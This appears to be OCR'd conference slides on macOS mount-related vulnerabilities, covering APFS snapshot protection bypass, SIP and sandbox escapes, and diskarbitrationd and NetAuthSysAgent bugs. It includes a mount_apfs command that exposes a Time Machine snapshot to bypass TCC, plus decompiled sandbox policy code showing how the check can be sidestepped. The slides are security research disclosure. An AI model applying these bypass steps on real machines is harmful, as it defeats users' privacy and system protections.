Mount(ain) of Bugs II.

macOS Mounting Madness



iru

Csaba Fitzl

X: @theevilbit

whoami

- Principal macOS Security Researcher @Iru (formerly Kandji)
  - ☆ https://www.iru.com/blog/tag/threat-intelligence
- co-author (w/ Gergely Kalman) of "macOS Vulnerability Research" Training
  - ☆ https://macosvuln.training/
- macOS bug hunter (130+ CVEs)
- UESCA UltraRunning Coach
- UIMLA/IML (International Mountain Leader) trainee



agenda

random

1. CVE-2025-43328 - Bypass APFS Snapshots protection

2. CVE-2025-24253 - storagekitd SIP bypass

3. CVE-2025-31244 - mount update sandbox escape

diskarbitrationd

4. CVE-2025-31224 - diskarbitrationd fstab TCC bypass

5. CVE-2025-24258 - DADiskSetAdoption LPE

6. CVE-2025-43316 - CVE-2025-24258 patch bypass - DADiskSetAdoption LPE - round 2

7. CVE-2025-30453 - setencoding sandbox escape

NetAuthSysAgent

8. CVE-2025-43275 - NetAuthSysAgent sandbox escape

9. CVE-2025-43364 - CVE-2025-43275 patch bypass


what is mounting?

Making a storage location accessible at a particular folder/path in an operating system's directory tree.

macOS filesystem — before mounting the disk

```
/
├── Applications
├── Library
├── System
├── Users
│   └── alice
├── Volumes
│   └── Macintosh HD
├── bin
├── etc
├── private
├── sbin
├── tmp
├── usr
└── var
```

macOS filesystem — after mounting the disk



why mount operation?

- overlooked
- invoked every time when a file system is attached (network, dmg, etc...)
- the problem rises when the process of
  - **WHAT**
  - **WHERE**
  - **HOW**
    - gets mounted can be abused

Part 1: random 


CVE-2025-43328 - Bypass APFS Snapshots protection

What are snapshots?

- point in time view of the entire file system
- primary used by: Time Machine and System partition
- read only


```
csaby@Mac ~ % tmutil listlocalsnapshots /
Snapshots for disk /:
com.apple.TimeMachine.2026-08-07-125301.local
com.apple.TimeMachine.2026-08-17-135100.local
com.apple.TimeMachine.2026-08-17-145047.local
```

```
csaby@Mac ~ % diskutil apfs listSnapshots /
Snapshot for disk3s1s1 (1 found)
|
+-- 3DC4139B-0C0C-4588-B909-AF5A1359E6A5
    Name:        com.apple.os.update-60587424F5399FC05D957DF05B4D2F65543462495C77AEF520F790FBB57CB212
    XID:         31104285
    Purgeable:   No
    NOTE:        This snapshot limits the minimum size of APFS Container disk3
```


/
Users
csaby
Applications
Desktop
Documents
Downloads
Library
Movies
Music
Pictures
Public


TCC

let's time travel










/
Users
csaby
Applications
Desktop
Documents
Downloads
Library
Movies
Music
Pictures
Public
com.apple.TimeMachine.2019-11-17-141812.local
/
Users
csaby
Applications
Desktop
Documents
Downloads
Library
Movies
Music
Pictures
Public

```
mount_apfs -o noowners -s com.apple.TimeMachine.2019-11-17-141812.local /System/Volumes/Data /tmp/mnt
```




/
tmp
mnt
Users
csaby
Applications
Backup
Desktop
Documents
Downloads
Library
Movies
Music
Pictures
Public


TCC

¯_(ツ)_/¯

CVE-2020-9771

- Fix: Full Disk Access is required for mounting snapshots

MACF & SIP (=Sandbox Platform Profile)



What about mounting a snapshot?

```
long __cdecl fs_snapshot_mount()
{
  bool v2; // w8
  bool v3; // w8

  if ( process_attribute("is-datavault-controller") )
    return allow("");
  if ( process_attribute("is-sandcastle-constrained") == 0 )
    return allow("");
  if ( process_attribute("is-platform-binary") != 0 )
  {
    v2 = signing_identifier("com.apple.imagent") != 0;
    if ( v2 || signing_identifier("com.apple.sharingd") || signing_identifier("com.apple.pluginkit.pkd") )
      return allow("");
  }
  if ( !snapshot_name("com.apple.TimeMachine.") )
    return allow("");
  v3 = entitlement_is_bool_true("com.apple.private.security.storage.TimeMachine") == 0;
  if ( !v3 || require_ancestor_with_entitlement("com.apple.private.security.storage.TimeMachine.heritable") )
    return allow("");
  else
    return allow("user-approval '== NEED TO ADD MODIFIER'");
}
```

- so... we can mount unless the name starts with com.apple.TimeMachine



- if we can:
  1. create a snapshot with a different name

     (<u>not</u> com.apple.TimeMachine.*)

     ====> *we can mount it*
  2. rename a snapshot

- tmutil - will use bad names (com.apple.TimeMachine.*) 😭

- if we call the snapshot system call ==> FAIL 😭
  - but why???

```
static boolean_t
vfs_context_can_snapshot(vfs_context_t ctx)
{
 static const char * const snapshot_entitlements = {
  "com.apple.private.vfs.snapshot",
  "com.apple.developer.vfs.snapshot",
  "com.apple.private.apfs.arv.limited.snapshot",
 };
 static const size_t nentitlements =
     sizeof(snapshot_entitlements) /
sizeof(snapshot_entitlements[0]);
 size_t i;

 task_t task = vfs_context_task(ctx);
 for (i = 0; i < nentitlements; i++) {
  if (IOTaskHasEntitlement(task, snapshot_entitlements[i])) {
   return TRUE;
  }
 }
 return FALSE;
}

...


/*
 •  FS snapshot operations dispatcher
 */
int
fs_snapshot(__unused proc_t p, struct fs_snapshot_args *uap,
    __unused int32_t *retval)
{
 int error;
 vfs_context_t ctx = vfs_context_current();

 AUDIT_ARG(fd, uap->dirfd);
 AUDIT_ARG(value32, uap->op);

 if (!vfs_context_can_snapshot(ctx)) {
  return EPERM;
 }

...

}
```



com.apple.developer.vfs.snapshot

